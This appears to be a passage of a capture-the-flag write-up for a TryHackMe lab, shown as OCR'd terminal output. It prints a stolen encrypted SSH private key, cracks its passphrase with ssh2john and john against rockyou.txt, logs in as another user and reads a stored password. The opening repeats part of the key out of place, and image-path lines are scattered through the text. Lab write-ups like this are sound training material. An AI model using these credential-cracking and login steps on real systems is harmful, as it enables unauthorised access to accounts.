lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
GpwHSRZon320xA4hOPkcG66JDyHlS6B328uViI6Da6frYiOnA4TEjJTPO5RpcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2lyufZbnfYUr0qCVo8+mS8X75seeoNz8auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDeLqP/NIk
oSXloJc8aZemIl5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUnyJ3
z+3XTDtZoUl5NiY4JjCPLhTNNjAlqnpcOaqad7gV3RD/asml2L2kB0UT8PrTtt+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxlKNtI7+jsNTwuPBCNtSFvo19
l9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2qOynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4lspxUE4uMS3yXBpZ/44SyY8KEzrAzaI
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9Ilaq46LSGpMRahNNXwzozh+/LGFQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mli5ZX76snfJE9suva3ehHP2AeN5hWDMw
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/LtmYwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOlri9EZ8XX
```




```
┌──(root㉿kali)-[/home/kali/tryhackme]
└─# cat rsa_1
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

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
AXDKwS wwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHXuVlB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6al6WYdI9i2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+leRgF3yrP9a2kLAaDk9dBQcV
ev6cTcfzhBhyVqml1WqwDUZtROTwfl80jo8QDlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrIkPlA799CXrhWi7mF5Ji41F3O7iAEjwKh6Q/YjgPvgj8LG
OsCP/iugxt7u+91J7qov/RBTrO7GeyX5Lc/SW1j6T6sjKEga8m9fS10h4TErePkT
t/CCVLBkM22Ewao8glguHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAHk1hUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuIOhCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3XCb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin9OZTqO2zNxFvpuXthY
-----END RSA PRIVATE KEY-----
```



```
-----END RSA PRIVATE KEY-----
jan@basic2:/home/kay/.ssh$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+gfk8Ng624b9qOQp7LOWDMVIINfCuzkTA3ZugSyo1O
ehPc0iyD7SfJIMzsETFvlHB3DlLLeNFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3hrpSnruN+M0exdSjaV54PI9TBFkUmmqpXsrWzMj1
QaxBxZMq3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxLw6e5iCaAy1eoTHw0N6IfeGvwcHXIlCT25gH1gRfS0/NdR9cs78ylxYTLDnNvkxL1J3cVzVH
J/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIlDX27PM7DZCBu+xhIwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQcIQWYjVwr5vF3vehk57ymIWLwNqU/rSnZ0wZH8MU
RhVFaNOdr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9BgqJUIAXoDdWLtBunFKu/tgCz0n7SIPSZDxJDhF4St
AhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNwCIMxEjvKyGQKGPLtTS8o0UAgLfV50Zuhg7H5j6RAJoSgFOtlosnFzwNu
xxU05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!
jan@basic2:/home/kay/.ssh$ █
```




```
┌──(root㉿kali)-[/home/kali/tryhackme]
└─# locate ssh2john
/usr/bin/ssh2john
/usr/share/john/ssh2john.py
/usr/share/john/__pycache__/ssh2john.cpython-310.pyc

┌──(root㉿kali)-[/home/kali/tryhackme]
└─# cd /usr/share/john
```




```
┌──(root㉿kali)-[/usr/share/john]
└─# ./ssh2john.py /home/kali/tryhackme/rsa_1 >/home/kali/tryhackme/hash.txt

┌──(root㉿kali)-[/usr/share/john]
└─# cd /home/kali/tryhackme

┌──(root㉿kali)-[/home/kali/tryhackme]
└─# ls
hash.txt  rsa_1

┌──(root㉿kali)-[/home/kali/tryhackme]
└─# cat hash.txt
/home/kali/tryhackme/rsa_1:$sshng$1$16$6ABA7DE35CDB65070B92C1F760E2FE75$2352$22835bfc9d2ad8f779e84676de801a2712ef86e
499d5cad1af838d19402729c471837fbdbe7eb172e8e9cd40ee52d959a3d772204241e305194ee7813ec99be3ced17455644ce550ad51edcb52b
668bcb62e46b60a77e3cfc2e5bfe14c69db0d5d1be3c3f1d18867173d8f01ee7b00d5e88f62b3d91c81f740e14862548f318bfbf510bae62e9fa
e40d2bf15f36dd7d702400dfb74f9154e3d00454a049b599cb4c4070df59b18efd252d702a21a5f941f79731a70840e51608701396955798d946
e01686edc557b350263e279f971eee37846e07d3594b8669d25a656c26f85046b05f44edf9529dea4ce1f8193469485640909d9dbfd4f9d45ab2
ede8c6aca494a53674fb1e53bae5bcf02a6bacbea202bfc284db9d3ae446780aa8b431325948599c9ee32acb1137dcdbbe61cd555887a1642e0b
4e7da972d1b32a188accf9e595a173ab64f065bfc8b23530dd0c4de3463a9b38694fb34d6101628847150f684af5f25719f8e958d34570da834b
db129482d4295768f01f4e3219d5db7c92d85a55f19c926954c84a0ba6bbe697b8655c5f98cb7441c2b8a0a3b569118ca8b14dc1a3f125857a1d
ab94a1513137b6d4a68f9e2d856ce66a39b5ba560e18b43517e718fd6de9b9fb4ef6fbec009ac86cc774ba4802a666bffd21c114e7adb455858d
4251fef118d99b9b3607ccd130329a44da2f261526951422440b7703827e53bd05177e1e82249455ae177157256a563b28b7e0b317b99b5a6e67
16c4cf3e53a79dd0ba266ad41148de21b2f305c5ba6d7e6cf9bf7978579c79632655e0745a1aa73ed0ed56d837b05763c69d218065ea2b86c030
19cce1c84570aed1a6f0918ec2b25985440c9318bdcf3b674cacbcea559fd5a714e51d38df94e2960fe8f98d53865dd907a434859811764864cc
b2a6e18215d03448045febf90ac06a073800822b78a101028a6cef927e581705a1d76fa934a1c31001620ec5826e9cf28df1bcf39502c9b3526b
65789b86555a3de57b5f6e4d694caee6ee1b82d1616ff7fc68129b7a5e1795647ee07c5ba2da49c7a45507210f67f91588eab74b51a9c0749166
89f7db4c40e2138f91c1bae890f21e54ba077dbcb95888e836ba7eb6223a70384c48c94cf3b946971210a40a220eb980809ba5c5a3d54e08f661
0765e1dcd2bda5cae7d96e77d852bd2a095a3cfa64bc5fbe6c79ea0dcfc6ae40be03238217213ab9b1a0873f8cbf9ed9b3d40dd0d0536365702a
7452bf85301d84c4397621979cdc37b5b983f301af78655f352684c57799037f633a09b755ba0de9c017a73d76e0a8f46c4c33c4207358a8b408
f1c52d8b8ca0378ba8ffcd224a125e5a0973c6997a6225e51007e600c22d3e24ebbc1e8bd8ff250eb32d44f4bd298ba27a3522215db0c3b89d49
f2277cfedd74c3b59a1497936263826308f2e14cd363025aa7a5c39aa9a77b815dd10ff6ac9a5d8bda4074513f0fad3b6df926da5ca3c51f4747
9a8c271a60dab493fe78cadce92f3debe1c05ef72f3f194a36d23bfa3b0d4f0b8f04236d485be8d7d97dfb1c5de79613568d58f113308e8a73c7
b87ca11b7b53e63d37f055b5bb7e5f39982e7bbedea3aae16daa3b29ccd8f9d98d53e97a1fbc0c1a2e701e5b7d7b224a4371358b02103e25b29c
54138b8c4b7c9706967fe384b263c284ceb0336887e7da79e3c10d54d85689c0db4c379388b2138d0c40017fd2256aae3a2d21a93116a134d5f0
ce8ce1fbf2c61509868c823fccdff62aca54796ff99aa5b0bc588af10537f26eccfa6962e595fbeac9df244f6cbaf6b77a11cfd8078de6158333
05fe0ae0d22173e8d744435fe3a69a81313109f9c5cdcb56d67544a36aa27a3b7c0db50b3b829972368ff2ed998c1910b392720c0d4cbaa907a4
9f2c38f970503971d64b6972f5b7b5c34735a08129c2b7ee82c6ccc49ddc943a5ae2f4467c5d7a07859e39ae00023c771d59caca0817ce412d35
849abd9d225ed96e34de5266b31fd4dd82dab9469582b1e41687a39f108da54b6e84771542cb11f5c522e62b79b6867e8a20df2e8c9bf9ff3663
4c0de536fa3d377fa27543b6c90895f13bdf50f03b2dd97e5d25d452fa6a0d225704eb3c19751864285dfe3031bc2ff5b0c5d19a7feae6ad5625
757477aa3c3f0eb635717f1f5b9037b3a76425db2a2151e2810eefbb75853d939360d1240093b2497a8903eff9b98bc705c2afe0e5541af2bb06
b0ec50e4caf798a7f59ffc3a3e70565d887b9f694bdfa64d15a70ed55eacccc69af3fe3cf5aa5b6e3a7186eb5036e12efe53fcc509719a6a6f3e
c0c008cb6a035229a1597d9be6beb13444d84c93f2164844c8ae69aa13648578087b98e90dd03f9da47d9ce306dddc88dd80998bf6d3910d209b
ebb1a70f8b73d944d949b1b1b19b13a455776f3c2e6647fa6722fc2bad5b202502684e91514a11e3437a92a09febffcfc3d55095b43e14b0567e
8f5cbd91728b693fe82b8f75ccaf27c0651152faaf0610d2edcabc0b9ac51895180fbf60b868771dee58edb97e99d5ca3592cc9733a76ae0b96c
a5788be62e8fb006204c574482579701781b46ec979bdbc9d339e57967051ca87fadae7184bd79cac0af834632081c5df6189dcc4cc8a0170cac
12c30c1fff21c4c17f20813112bf901df81c5d78ca22024f1cd58cb5b73c1d68c6529ce4b21d7b95941e099f9a6140bdd1f0ead9113b2e5f17c3
54aacf79a38a104d6f844559417552387182ba20d890203a6a5e9661d23d8b6fae351a208ef5550555592011fec39609858b6b22743b0cca80c9
7d58076a660be95e460177cab3fd6b690b01a0e4f5d0507157afe9c4dc7f384187256a9a5d56ab00d466d44e4f07e5f348e8f100e5abe1c4d1bb
c207fa3617140a604b607c7e3f5020f9aabb0700ad790e7847e085eb2243e503bf7d097ae15a2ee6179262e351773bb880123c0a87a43f62380f
be08fc2c63ac08ffe2ba0c6deeefbdd49eeaa2ffd1053aceec67b25f92dcfd25b58fa4fab2328481af26f5f4b5d21e1312b78f913b7f08254b06
4336d84c1aa3c82582e1cde55b5a347d264cb9e98df34b5490831e5d212b38b7cd999daf186a97efd6250e1e6820079358542f77ac78ddd9a505
919c318000fc47f8b80fc84f12cf58adf1a3ee3fc8190015058c16c414cc0d6017b9a1fb032ee20e842573b30fc3214ac5fb8962437477e81bb6
479fa498f148924796d6d616218ec2a5fa0949def8542dc9b75fd95b75c26fbe91ef9b06e61e90e0df20bb973f33471dab5e87f4c1f0a5d8a7f4
e653a8edb337116fa6e5ed858
```

If you have found another user, what can you do with this information?



```
┌──(root㉿kali)-[/home/kali/tryhackme]
└─# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (/home/kali/tryhackme/rsa_1)
1g 0:00:00:00 DONE (2023-06-26 03:19) 25.00g/s 2068Kp/s 2068Kc/s 2068KC/s behlat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

What is the final password you obtain?



```
┌──(root㉿kali)-[/home/kali/tryhackme]
└─# ssh -i rsa_1 kay@10.10.215.115
Enter passphrase for key 'rsa_1':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```